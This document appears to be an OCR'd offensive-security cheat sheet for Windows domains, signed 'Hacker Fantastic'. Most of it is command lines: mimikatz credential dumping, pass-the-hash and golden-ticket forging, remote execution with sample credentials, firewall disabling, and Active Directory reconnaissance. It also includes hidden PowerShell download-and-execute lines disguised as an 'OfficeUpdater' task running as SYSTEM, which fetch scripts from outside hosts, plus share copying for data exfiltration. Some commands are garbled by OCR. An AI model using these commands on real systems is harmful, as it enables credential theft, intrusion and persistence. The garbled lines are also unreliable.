


++ mimi-katz cheat-sheet ++

https://github.com/gentilkiwi/mimikatz

General Usage

```
modulename::commandname arguments
log <filename> - enable logging to mimikatz.log or <filename>
base64 - disable file writing and output to console files in base64
type :: only for a list of known modules.
type a module without commandname for help e.g. crypto::
type ! before modulename to get SYSTEM, e.g. !privilege::debug (cobalt strike version only or standalone this is for kernel commands)
```

Command Help

```
privilege::debug - obtain DEBUG privileges
sekurlsa::logonpasswords - obtain all logon passwords
sekurlsa::pth - pass the hash module
sekurlsa::tickets - Kerberos tickets
sekurlsa::ekeys - Get keys (e.g. aes256)
sekurlsa::kerberos - smartcard PIN's
kerberos::ptt - pass the ticket
kerberos::tgt - Shows TGT session information
kerberos::list /export - export all tickets on host to files (for ptt)
kerberos::purge - clear all tickets for session
lsadump::sam  - dump SAM
lsadump::secrets - dump secrets
lsadump::cache - dump MS-cache logons
lsadump::lsa - LSA query tools
token::whoami - show token
token::list - show all tokens
token::elevate - elevate to SYSTEM (! shortcut)
token::revert - revert to original self
ts::multirdp - patch TerminalServices to allow multi-user sessions (unstable)
```

Useful Modules

```
process:: - process management
event:: - event management
service:: - service management
net:: - net.exe
misc:: - command exec, detours hooking, misc stuff.
token::revert - revert to original self
```

```
ts::multirdp - patch TerminalServices to allow multi-user sessions
(unstable)
```

Pass-The-Hash Example

```
sekurlsa::pth /user:Administrator /domain:<Full domain>
/NTLM:<NTLMhash> /run:<CMD to run> - optional for 2008r2 &
above/aes128:key /aes256:key
<CMD to run must be in " and additional arguments \">
```

Golden-Ticket Example

```
kerberos::golden /domain:<full domain> /sid:<domain sid>
/user:<username> /krbtgt:<NTLM hash krbtgt user>
- Generates a "ticket.kirbi" file, valid for 10 years to access the
account specified.
Use with "kerberos::ptt <filename>
If using beacon you must spawn a new beacon to make use of privileges.
If using domain admin ticket you can validate with "dir \\pdc\C$" or
similar.
```

LSA Dump Example

```
lsadump::lsa /patch  - patch LSA and dump hashes
lsadump::lsa /inject  /name:krbtgt - inject and dump LSA details
```


Volume Shadow Copy Example

```
Get SYSTEM and SAM hives from host, either with

reg save HKLM\SYSTEM SystemBkup.hiv
reg save HKLM\SAM SamBkup.hiv

or use vss-own.vbs to make a volume shadow copy and access:
c:\windows\system32\SAM
c:\windows\system32\SYSTEM

lsadump::sam SystemBkup.hiv SamBkup.hiv
```



Tips & Tricks for Windows Remote Administration

WMIC

```
wmic /node:<targetIP> /user:<username> /password:<password> process
call create "cmd.exe /c <command>" - execute command on remote host
wmic /node:<targetIP> /user:<username> /password:<password> process
call create "cmd.exe /c <command> >> \\YourIp\Share\output.txt" -
redirect STDOUT to UNC path

wmic /node:10.0.1.1 /user:LANNISTER\avservice /password:RrTXshEN
process call create "cmd.exe /c c:\\runme.bat"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
  ProcessId = 3368; <-- This indicates Success!
  ReturnValue = 0;
};
```

WinRM

```
winrs /r:<hostname> /u:<user> /p:<password> <cmd>
```

Task Scheduler Service

```
net time \\<host>
schtasks /CREATE /S \\<ip> /U <user> /P <password> /tn <taskname> /tr
<cmd> /sc ONCE /st <24:00 time> /SD <DD/MM/YYYY>
... wait for task to run ...
schtasks /DELETE /tn <taskname>

E.g. (using current creds or pth)
schtasks /CREATE /S \\10.0.1.2 /tn prdelka /tr
"c:\windows\system32\rundll32.exe c:\exploit.dll DllMain,1" /sc ONCE
/st 12:00 /SD 18/11/2015


Download & Exec PowerShell
schtasks /create /tn OfficeUpdater /tr "powershell.exe -w hidden -Nonl
-nop -c 'IE ((new-object
net.webclient).downloadstring("http://server/script.ps1"'))'" /sc
onlogon /ru System
```

```
Deprecated
net time \\<host>
at \\<host> <24:00 time> /interactive "cmd"
```

Service Manager

```
Can also be used remotely with sc.exe \\<ip> <cmd> as below
sc queryex - list services
sc qc <service> - query service config (shows logged on user).
sc stop/start/pauce/continue <service> - stop/start/pause/continue
service
sc control - send CONTROL B to service (use after continue)
sc config VulnService binpath="c:\lol.exe" - reconfigure vulnerable
services
sc enumdepend <Service> - list service dependancies
sc \\<ip> create <serv> binpath=c:\blah.exe start=auto - create remote
service
```

General Administration

```
Disable Firewall
netsh firewall set opmode disable

Enable Terminal Services
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
net start "termservice"

Download & Exec
schtasks /create /tn OfficeUpdater /tr "powershell.exe -w hidden -Nonl
-nop -c 'IE ((new-object
net.webclient).downloadstring("http://server/script.ps1"'))'" /sc
onlogon /ru System


Download & Exec (w/Proxy!)
powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -
noprofile -c $wc=New-Object
System.Net.WebClient;$wc.Proxy.Credentials=[System.Net.CredentialCache
]::DefaultNetworkCredentials;IEX
$wc.DownloadString('http://10.0.0.250/a');"


Download File
powershell -w hidden -exec bypass -nop -c "(New-Object
System.Net.WebClient).downloadfile('http://www.microsoft.com/favicon.i
co','output.ico')
```

```
@@@@@@@   @@@@@@@@@@   @@@@@@@   @@@@@@   @@@   @@@
 @@!  @@@ @@!  @@@       !@@       @@!  @@@ @@!@!@@@
 @!@!!@!  @!@!!@!        !@!       @!@  !@! @!@@!!@!
 !!: :!!  !!:  !!!       :!!       !!:  !!! !!:  !!!
 :    : : :  : :: :::  :: :: :   : :. :  ::    :
     reconnaissance & situational awareness
```

Windows Enterprise

```
Domain Query
net users /domain
net group /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain

Domain Trusts
nltest /domain_trusts - show all domain trusts
nltest /dcname:<domain name> - identify PDC
netdom - verify two-way trusts
dsquery * -limit 0 - dump entire AD information
dsquery user "cn=users,dc=dev,dc=test" - dump users
dsget group "cn=Domain Admins,cn=users,dc=dev,dc=test" -members  -
admins
dsget user "cn=john,cn=users,dc=dev,dc=test" -memberof  - user group

Computers & Servers
net view /domain:<DOMAIN>
net view \\<hostname>
srvinfo \\<hostname>
sc \\<hostname>
nbtstat -A <hostname>
net group "Domain Computers" /DOMAIN
```

PowerView

```
Get-NetForest - show forest
Get-NetForestTrusts - show forest trusts
Get-NetForestDomains - show forest domains
Get-NetDomainTrusts  - show domain trusts
Powerview can run with a -Domain <domain> argument with most Cmdlets
Invoke-MapDomainTrusts
Invoke-Netview - powerview version of netview.exe
Invoke-UserHunter - queries AD and also all machines
Invoke-StealthUserHunter - query only AD and less noise
-CheckAccess flag can be used to test Admin rights.
Get-UserLogonEvents (find users logged on from host.)
Invoke-UserEventHunter - find users in event logs
```

Shares & Data Exfilitration

```
net use \\<ip> /user:DOMAIN\username password
```

```
net view \\<ip>
dir /s \\<host>\SHARE - recursive search
dir /s /Q /O:-D /T:A \\<hostname>\SHARE - find files
xcopy /s /E \\<host>\SHARE\dir c:\blah - Xcopy recursively files &
Folders
NetSess.exe - query for user logged on location
netview.exe - tool that performs many of the above tasks for you.
adfind.exe - tool to search AD.
```

This handy compilation of useful hacking tricks & tips for the discerning gentle person is bought to you by the number 0 and the letters w, n, e and d. No My Little Ponies were harmed in the creation of this content. Merry Christmas & a Happy New Year from Hacker Fantastic.